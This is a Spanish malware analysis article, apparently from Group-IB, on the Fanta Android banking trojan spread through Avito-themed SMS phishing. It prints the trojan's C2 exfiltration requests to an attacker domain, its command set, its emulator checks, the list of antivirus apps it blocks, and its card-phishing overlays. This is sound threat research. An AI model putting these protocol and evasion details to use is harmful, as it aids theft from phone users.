


En algún momento, querrá vender algo en Avito y, al publicar una descripción detallada de su producto (por ejemplo, un módulo de memoria RAM), recibirá el siguiente mensaje:

 Al abrir el enlace, verá una página que, a simple vista, parece bastante inofensiva, notificándole, como vendedor afortunado y exitoso, sobre la realización de una compra:
Después de hacer clic en el botón 'Continuar', se descargará un archivo APK en su dispositivo Android con un icono y un nombre que inspiran confianza. Ha instalado una aplicación que, por alguna razón, solicitó permisos de AccessibilityService, luego aparecieron y desaparecieron rápidamente varias ventanas y... eso es todo.
Entra para comprobar su saldo, pero su aplicación bancaria, por alguna razón, vuelve a solicitar los datos de su tarjeta. Después de ingresar los datos, ocurre lo terrible: por alguna razón aún incomprensible para usted, el dinero comienza a desaparecer de su cuenta. Intenta resolver el problema, pero su teléfono se resiste: presiona solo los botones 'Atrás' y 'Inicio', no se apaga y no le permite activar ningún medio de protección. Al final, se queda sin dinero, su producto no se ha vendido, está confundido y se pregunta: ¿qué ha pasado?
La respuesta es simple: se ha convertido en una víctima del troyano de Android Fanta, de la familia Flexnet. ¿Cómo sucedió esto? Ahora lo explicaremos.
Autores: Andrei Polovinkin, especialista junior en análisis de malware, Ivan Pisariev, especialista en análisis de malware.
Un poco de estadísticas
La familia de troyanos de Android Flexnet se detectó por primera vez en 2015. Durante un período prolongado de actividad, la familia se ha expandido a varias subespecies: Fanta, Limebot, Lipton, etc. El troyano, al igual que la infraestructura asociada, no se queda quieto: se desarrollan nuevas y efectivas esquemas de distribución — en nuestro caso, páginas de phishing de alta calidad dirigidas a un vendedor específico, y los desarrolladores del troyano siguen las tendencias actuales en la redacción de virus — añaden nuevas funcionalidades que permiten robar dinero de manera más efectiva desde los dispositivos infectados y eludir los mecanismos de protección.
La campaña descrita en este artículo está dirigida a usuarios de Rusia, se ha registrado un número reducido de dispositivos infectados en Ucrania, y aún menos en Kazajistán y Bielorrusia.
A pesar de que Flexnet ha estado en la escena de los troyanos de Android durante más de 4 años y ha sido estudiado en detalle por muchos investigadores, sigue en buena forma. Desde enero de 2019, el daño potencial asciende a más de 35 millones de rublos, solo por campañas en Rusia. En 2015, diferentes versiones de este troyano de Android se vendieron en foros de la web oscura, donde también se podía encontrar el código fuente del troyano con una descripción detallada. Esto significa que la estadística del daño a nivel mundial es aún más impresionante. No está mal para un viejo conocido, ¿verdad?
De la venta al fraude

Como se puede ver en la captura de pantalla de la página de phishing presentada anteriormente para el servicio de anuncios en línea Avito, esta se preparó para una víctima específica. Al parecer, los delincuentes utilizan uno de los analizadores de Avito que extrae el número de teléfono y el nombre del vendedor, así como la descripción del producto. Después de desplegar la página y preparar el archivo APK, se envía un mensaje SMS a la víctima con su nombre y un enlace a la página de phishing que contiene la descripción de su producto y la cantidad obtenida de la 'venta' del producto. Al pulsar el botón, el usuario recibe un archivo APK malicioso: Fanta.
El análisis del dominio shcet491[.]ru mostró que está delegado a los servidores DNS de la empresa Hostinger:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
El archivo de zona del dominio contiene registros que apuntan a IP 31.220.23[.]236, 31.220.23[.]243 y 31.220.23[.]235. Sin embargo, el registro de recursos principal del dominio (registro A) apunta a un servidor con la dirección IP 178.132.1[.]240.
La dirección IP 178.132.1[.]240 se encuentra en los Países Bajos y pertenece al proveedor de hosting WorldStream. Las direcciones IP 31.220.23[.]235, 31.220.23[.]236 y 31.220.23[.]243 se encuentran en el Reino Unido y pertenecen al servidor de alojamiento virtual HOSTINGER. Como registrador se utiliza openprov-ru. La dirección IP 178.132.1[.]240 también resolvió los dominios:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Es importante destacar que desde casi todos los dominios estaban disponibles enlaces del siguiente formato:
http://(www.){0,1}/[0-9]{7}
Este patrón también incluye el enlace del mensaje SMS. Según datos históricos, a un dominio le corresponden varios enlaces del patrón descrito anteriormente, lo que indica el uso de un mismo dominio para distribuir el troyano a múltiples víctimas.
Avancemos un poco: como servidor de control, el troyano descargado a través del enlace del SMS utiliza la dirección onuseseddohap[.]club. Este dominio fue registrado el 2019-03-12, y desde el 2019-04-29 hubo interacción entre aplicaciones APK y este dominio. Basándonos en los datos obtenidos de VirusTotal, un total de 109 aplicaciones interactuaron con este servidor. El dominio resolvió a la dirección IP 217.23.14[.]27, ubicada en los Países Bajos y perteneciente al proveedor de hosting WorldStream. El registrador utilizado es namecheap. A esta dirección IP también resolvieron los dominios bad-racoon[.]club (desde el 2018-09-25) y bad-racoon[.]live (desde el 2018-10-25). Con el dominio bad-racoon[.]club interactuaron más de 80 archivos APK, con bad-racoon[.]live — más de 100.
En general, el ataque se presenta de la siguiente manera:
¿Qué tiene Fanta bajo el capó?
Al igual que muchos otros troyanos de Android, Fanta es capaz de leer y enviar mensajes SMS, realizar consultas USSD, mostrar sus propias ventanas sobre aplicaciones (incluidas las bancarias). Sin embargo, en el arsenal de funcionalidades de esta familia ha aumentado: Fanta ha comenzado a usar AccessibilityService para diferentes propósitos: leer el contenido de las notificaciones de otras aplicaciones, prevenir el descubrimiento y la detención de la ejecución del troyano en el dispositivo infectado, etc. Fanta funciona en todas las versiones de Android no inferiores a 4.4. En este artículo, examinaremos más a fondo el siguiente ejemplo de Fanta:
- MD5: 0826bd11b2c130c4c8ac137e395ac2d4
- SHA1: ac33d38d486ee4859aa21b9aeba5e6e11404bcc8
- SHA256: df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfb
Inmediatamente después de su lanzamiento
Inmediatamente después de su lanzamiento, el troyano oculta su ícono. La aplicación solo funciona si el nombre del dispositivo infectado no se encuentra en la lista:
- android_x86
- VirtualBox
- Nexus 5X(bullhead)
- Nexus 5(razor)
Esta verificación se realiza en el servicio principal del troyano — MainService. Al primer lanzamiento, se inicializan los parámetros de configuración de la aplicación con valores predeterminados (sobre el formato de almacenamiento de los datos de configuración y su significado se hablará más adelante), así como el registro de un nuevo dispositivo infectado en el servidor de control. Se enviará una solicitud HTTP POST al servidor con el tipo de mensaje register_bot y la información del dispositivo infectado (versión de Android, IMEI, número de teléfono, nombre del operador y código del país en el que está registrado el operador). La dirección del servidor de control es hXXp://onuseseddohap[.]club/controller.php. El servidor responde con un mensaje que contiene los campos bot_id, bot_pwd, servidor — estos valores se guardan en la aplicación como parámetros del servidor CnC. El parámetro servidor es opcional, si el campo no fue recibido: Fanta utiliza la dirección de registro — hXXp://onuseseddohap[.]club/controller.php. La función de cambio de la dirección CnC puede aplicarse para resolver dos tareas: equilibrar la carga entre varios servidores (en caso de un gran número de dispositivos infectados, la carga en un servidor web no optimizado puede ser alta), así como para utilizar un servidor alternativo en caso de fallo de uno de los servidores CnC.
Si se produce un error durante el envío de la solicitud, el troyano repetirá el proceso de registro después de 20 segundos.
Después de un registro exitoso del dispositivo, Fanta mostrará el siguiente mensaje al usuario:


Nota importante: el servicio llamado Seguridad del sistema — es el nombre del servicio del troyano, y después de hacer clic en el botón OK se abrirá una ventana con la configuración de Accessibility del dispositivo infectado, donde el usuario debe otorgar los permisos de Accessibility al servicio malicioso:
Tan pronto como el usuario habilita AccessibilityService, Fanta obtiene acceso al contenido de las ventanas de las aplicaciones y a las acciones realizadas en ellas:

Inmediatamente después de obtener los permisos de Accessibility, el troyano solicita derechos de administrador y permisos para leer notificaciones:

Con la ayuda de AccessibilityService, la aplicación simula pulsaciones de teclas, otorgándose así todos los permisos necesarios.
Fanta crea varias instancias de bases de datos (que se describirán más adelante), necesarias para almacenar datos de configuración, así como la información recopilada en el proceso sobre el dispositivo infectado. Para enviar la información recopilada, el troyano crea una tarea recurrente destinada a extraer campos de la base de datos y recibir comandos del servidor de control. El intervalo de consulta a CnC se establece en función de la versión de Android: en el caso de 5.1, el intervalo será de 10 segundos, de lo contrario, 60 segundos.
Para recibir el comando, Fanta realiza una solicitud GetTask al servidor de control. En respuesta, CnC puede enviar uno de los siguientes comandos:
| Comando | Descripción |
|---|---|
| 0 | Enviar un mensaje SMS |
| 1 | Realizar una llamada telefónica o comando USSD |
| 2 | Actualizar el parámetro intervalo |
| 3 | Actualizar el parámetro interceptar |
| 6 | Actualizar el parámetro smsManager |
| 9 | Iniciar la recolección de mensajes SMS |
| 11 | Restablecer el teléfono a la configuración de fábrica |
| 12 | Activación/Desactivación del registro de creación de ventanas de diálogo |
Fanta también recopila notificaciones de 70 aplicaciones bancarias, sistemas de pagos rápidos y billeteras electrónicas y las almacena en su base de datos.
Almacenamiento de parámetros de configuración
Para el almacenamiento de parámetros de configuración, Fanta utiliza el enfoque estándar para la plataforma Android: Preferences- archivos. La configuración se guardará en un archivo llamado settings. La descripción de los parámetros guardados está en la tabla a continuación.
| Nombre | Valor por defecto | Valores posibles | Descripción |
|---|---|---|---|
| id | 0 | Integer | Identificador del bot |
| servidor | hXXp://onuseseddohap[.]club/ | URL | Dirección del servidor de control |
| pwd | — | String | Contraseña para el servidor |
| intervalo | 20 | Integer | Intervalo de tiempo. Indica cuánto debe retrasarse la ejecución de las siguientes tareas:
|
| interceptar | todo | all/telNumber | Si el campo es igual a la cadena todo o telNumber, entonces el SMS recibido será interceptado por la aplicación y no se mostrará al usuario |
| smsManager | 0 | 0/1 | Activar/desactivar la aplicación como destinatario de SMS por defecto |
| readDialog | false | True/false | Activación/Desactivación del registro de eventos AccessibilityEvent |
Fanta también utiliza el archivo smsManager:
| Nombre | Valor por defecto | Valores posibles | Descripción |
|---|---|---|---|
| pckg | — | String | Nombre del gestor de SMS que se está utilizando |
Interacción con bases de datos
En el transcurso de su funcionamiento, el troyano utiliza dos bases de datos. La base de datos denominada a se utiliza para almacenar varias informaciones recopiladas del teléfono. La segunda base de datos se llama fanta.db y se usa para salvar configuraciones que responden a la creación de ventanas de phishing, diseñadas para recopilar información sobre tarjetas bancarias.

El troyano utiliza la base de datos y para almacenar la información recopilada y registrar sus acciones. Los datos se almacenan en la tabla logs. Para crear la tabla se utiliza la siguiente consulta SQL:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)La base de datos contiene la siguiente información:
1. Registro de activación del dispositivo infectado con el mensaje ¡El teléfono se encendió!
2. Notificaciones de aplicaciones. El mensaje se forma según la siguiente plantilla:
():
3. Datos de tarjetas bancarias de los formularios de phishing creados por el troyano. El parámetro VIEW_NAME puede ser uno de la lista:
- AliExpress
- Avito
- Google Play
- Variado
El mensaje se registra en el formato:
[] () Número de la tarjeta:; Fecha:/; CVV:
4. Mensajes SMS entrantes/salientes en el formato:
([] Tipo: Entrante/Saliente) :
5. Información sobre el paquete que crea la ventana emergente en el formato:
()
Ejemplo de tabla logs:
Una de las funcionalidades de Fanta es la recopilación de información sobre tarjetas bancarias. La recolección de datos se realiza mediante la creación de ventanas de phishing al abrir aplicaciones bancarias. El troyano crea una ventana de phishing solo una vez. La información sobre si la ventana se mostró al usuario se guarda en la tabla settings en la base de datos fanta.db. Para crear la base de datos se utiliza la siguiente consulta SQL:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Todos los campos de la tabla settings se inicializan por defecto con el valor 1 (crear ventana de phishing). Después de que el usuario ingrese sus datos, el valor se establece en 0. Ejemplo de campos de la tabla settings:
- can_login — el campo se encarga de mostrar el formulario al abrir la aplicación bancaria
- first_bank — no se utiliza
- can_avito — el campo se encarga de mostrar el formulario al abrir la aplicación Avito
- can_ali — el campo se encarga de mostrar el formulario al abrir la aplicación Aliexpress
- can_another — el campo se encarga de mostrar el formulario al abrir cualquier aplicación de la lista: Yula, Pandao, Drom Auto, Monedero. Tarjetas de descuento y bonificación, Aviasales, Booking, Trivago
- can_card — el campo se encarga de mostrar el formulario al abrir Google Play
Interacción con el servidor de gestión
La interacción de red con el servidor de gestión se realiza a través del protocolo HTTP. Para trabajar con la red, Fanta utiliza la popular biblioteca Retrofit. Las solicitudes se envían a la dirección hXXp://onuseseddohap[.]club/controller.php. La dirección del servidor puede cambiarse al registrarse en el servidor. En respuesta del servidor pueden llegar cookies. Fanta realiza las siguientes solicitudes al servidor:
- El registro del bot en el servidor de gestión ocurre una vez al primer inicio. Se envían los siguientes datos sobre el dispositivo infectado al servidor:
· Cookie — cookies recibidas del servidor (valor por defecto: cadena vacía)
· modo — constante de cadena register_bot
· prefix — constante entera 2
· version_sdk — se forma según el siguiente patrón: /(Avit)
· imei — IMEI del dispositivo infectado
· país — código del país donde el operador está registrado, en formato ISO
· number — número de teléfono
· operator — nombre del operadorEjemplo de solicitud enviada al servidor:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
En respuesta a la solicitud, el servidor debe devolver un objeto JSON que contenga los siguientes parámetros:
· bot_id — identificador del dispositivo infectado. Si el bot_id es igual a 0, Fanta volverá a realizar la solicitud.
· bot_pwd — contraseña para el servidor.
· server — dirección del servidor de control. Parámetro opcional. Si no se especifica, se utilizará la dirección guardada en la aplicación.Ejemplo de objeto JSON:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Solicitud para recibir un comando del servidor. Se enviarán los siguientes datos al servidor:
· Cookie — cookies recibidas del servidor
· bid — id del dispositivo infectado que se obtuvo al enviar la solicitud register_bot
· pwd — contraseña para el servidor
· divice_admin — campo que indica si se han obtenido privilegios de administrador. Si se han obtenido privilegios de administrador, el campo es igual a 1, de lo contrario 0
· Accessibility — estado del servicio de accesibilidad. Si el servicio se ha iniciado, el valor es igual a 1, de lo contrario 0
· SMSManager — indica si el troyano está habilitado como aplicación predeterminada para recibir SMS
· screen — muestra en qué estado está la pantalla. Se establecerá el valor 1, si la pantalla está encendida, de lo contrario 0;Ejemplo de solicitud enviada al servidor:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
Dependiendo del comando, el servidor puede devolver un objeto JSON con diferentes parámetros:
· Comando Enviar un mensaje SMS: En los parámetros se incluye el número de teléfono, el texto del SMS y el identificador del mensaje enviado. El identificador se utiliza al enviar el mensaje al servidor con el tipo setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· Comando Realizar una llamada telefónica o comando USSD: El número de teléfono o el comando llega en el cuerpo de la respuesta.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· Comando Modificar el parámetro interval.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· Comando Modificar el parámetro intercept.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/<%ANY_STRING%>
   	 }
    ],
    "status":"ok"
}
· Comando Modificar el campo SmsManager.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· Comando Realizar la recopilación de mensajes SMS desde el dispositivo infectado.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· Comando Restablecer el teléfono a la configuración de fábrica:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· Comando Modificar el parámetro ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Enviando un mensaje de tipo setSmsStatus. Esta solicitud se realiza tras la ejecución del comando Enviar un mensaje SMS. La solicitud es de la siguiente forma:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=<%ID%>&status_sms=<%PWD%>- Enviando el contenido de la base de datos. Se envía una fila por solicitud al servidor con los siguientes datos:
· Cookie — cookies recibidas del servidor
· modo — constante de cadena setSaveInboxSms
· bid — id del dispositivo infectado que se obtuvo al enviar la solicitud register_bot
· text — texto en la entrada actual de la base de datos (campo d de la tabla logs en la base de datos y)
· number — nombre de la entrada actual de la base de datos (campo p de la tabla logs en la base de datos y)
· sms_mode — valor numérico (campo m de la tabla logs en la base de datos y)La solicitud es de la siguiente forma:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=<%APP_ID%>&text=<%a.logs.d%>&number=<%a.logs.p%>&sms_mode=<%a.logs.m%>
Si la transmisión al servidor es exitosa, la fila será eliminada de la tabla. Ejemplo del objeto JSON que devuelve el servidor:
{
    "response":[],
    "status":"ok"
}
Interacción con AccessibilityService
AccessibilityService se implementó para facilitar el uso de dispositivos Android por personas con discapacidades. En la mayoría de los casos, es necesario interactuar físicamente con la aplicación. AccessibilityService permite realizar estas interacciones de manera programática. Fanta utiliza el servicio para crear ventanas falsas en aplicaciones bancarias y evitar el acceso a la configuración del sistema y a ciertas aplicaciones.
Utilizando las capacidades de AccessibilityService, el troyano monitorea los cambios en los elementos de la pantalla del dispositivo infectado. Como se mencionó anteriormente, la configuración de Fanta incluye un parámetro que controla el registro de operaciones con diálogos — readDialog. Si este parámetro está activado, se añadirá información a la base de datos sobre el nombre y la descripción del paquete que inició el evento. El troyano realiza las siguientes acciones al activarse los eventos:
- Simula la pulsación de las teclas de retroceso y de inicio en el caso de:
· si el usuario quiere reiniciar su dispositivo
· si el usuario quiere desinstalar la aplicación “Avito” o cambiar los permisos
· si hay una mención de la aplicación “Avito” en la página
· al abrir la aplicación “Google Play Protect”
· al abrir páginas con la configuración de AccessibilityService
· al aparecer el cuadro de diálogo “Seguridad del sistema”
· al abrir la página con la configuración “Dibujar sobre otras aplicaciones”
· al abrir la página “Aplicaciones”, “Restablecimiento y reinicio”, “Restablecer datos”, “Restablecer configuración”, “Panel de desarrolladores”, “Opciones especiales”, “Accesibilidad”, “Permisos especiales”
· si el evento fue generado por aplicaciones específicas.Lista de aplicaciones
- android
- Master Lite
- Clean Master
- Clean Master para CPU x86
- Gestión de permisos de aplicaciones de Meizu
- MIUI Security
- Clean Master — Antivirus & Limpieza de caché y residuos
- Control parental y GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock & Seguridad Web Beta
- Virus Cleaner, Antivirus, Limpiador (MAX Security)
- Mobile AntiVirus Security PRO
- Avast antivirus & protección gratuita 2019
- Mobile Security МегаФон
- AVG Protection para Xperia
- Seguridad Móvil
- Malwarebytes antivirus & protección
- Antivirus para Android 2019
- Security Master — Antivirus, VPN, AppLock, Booster
- AVG antivirus para la tablet Huawei System Manager
- Samsung Accessibility
- Samsung Smart Manager
- Security Master
- Speed Booster
- Dr.Web
- Dr.Web Security Space
- Dr.Web Mobile Control Center
- Dr.Web Security Space Life
- Dr.Web Mobile Control Center
- Antivirus & Seguridad Móvil
- Kaspersky Internet Security: Antivirus y Protección
- Kaspersky Battery Life: Ahorra & Booster
- Kaspersky Endpoint Security — protección y gestión
- AVG Antivirus gratis 2019 – Protección para Android
- Antivirus Android
- Norton Mobile Security y Antivirus
- Antivirus, cortafuegos, VPN, seguridad móvil
- Mobile Security: antivirus, VPN, protección contra robos
- Antivirus para Android
- Si al enviar un mensaje SMS a un número corto se pide permiso, Fanta imita la pulsación en el checkbox Recordar selección y el botón enviar.
- Al intentar quitarle al troyano los derechos de administrador, bloquea la pantalla del teléfono.
- Previene la adición de nuevos administradores.
- En caso de que la aplicación antivirus dr.web detecte una amenaza, Fanta imita la pulsación en el botón ignorar.
- El troyano imita la pulsación en el botón de atrás y en el de inicio, si el evento fue generado por la aplicación Samsung Device Care.

- Fanta crea ventanas de phishing con formularios para ingresar información sobre tarjetas bancarias si se ha iniciado una aplicación de una lista que incluye alrededor de 30 diferentes servicios en línea. Entre ellos se encuentran: AliExpress, Booking, Avito, Componente de Google Play Market, Pandao, Drom Auto, entre otros.
Formularios de phishing


Fanta analiza qué aplicaciones se inician en el dispositivo comprometido. Si se ha abierto una aplicación de interés, el troyano muestra una ventana de phishing encima de todas las demás, que representa un formulario para ingresar información de la tarjeta bancaria. El usuario debe ingresar los siguientes datos:
- Número de tarjeta
- Fecha de vencimiento de la tarjeta
- CVV
- Nombre del titular de la tarjeta (no para todos los bancos)
Dependiendo de la aplicación iniciada, se mostrarán diferentes ventanas de phishing. A continuación, se presentarán ejemplos de algunas de ellas:
Aliexpress:

Avito:
Para algunas otras aplicaciones, por ejemplo, Google Play Market, Aviasales, Pandao, Booking, Trivago:

Cómo fue en realidad
Afortunadamente, la persona que recibió el mensaje SMS descrito al principio del artículo resultó ser un experto en ciberseguridad. Por lo tanto, la versión real, no dirigida, difiere de la narrada anteriormente: la persona recibió un SMS interesante, después de lo cual se lo entregó a su equipo de Group-IB Threat Hunting Intelligence. El resultado del ataque es este artículo. Un final feliz, ¿no?
- sin instalar aplicaciones para dispositivos móviles con sistema operativo Android desde ninguna fuente que no sea Google Play
- al instalar una aplicación, prestar especial atención a los permisos solicitados por la aplicación
- prestar atención a las extensiones de los archivos descargados
- actualizar regularmente el sistema operativo Android
- no visitar recursos sospechosos ni descargar archivos de allí
- no hacer clic en enlaces recibidos en mensajes SMS.
Fuente: habr.com
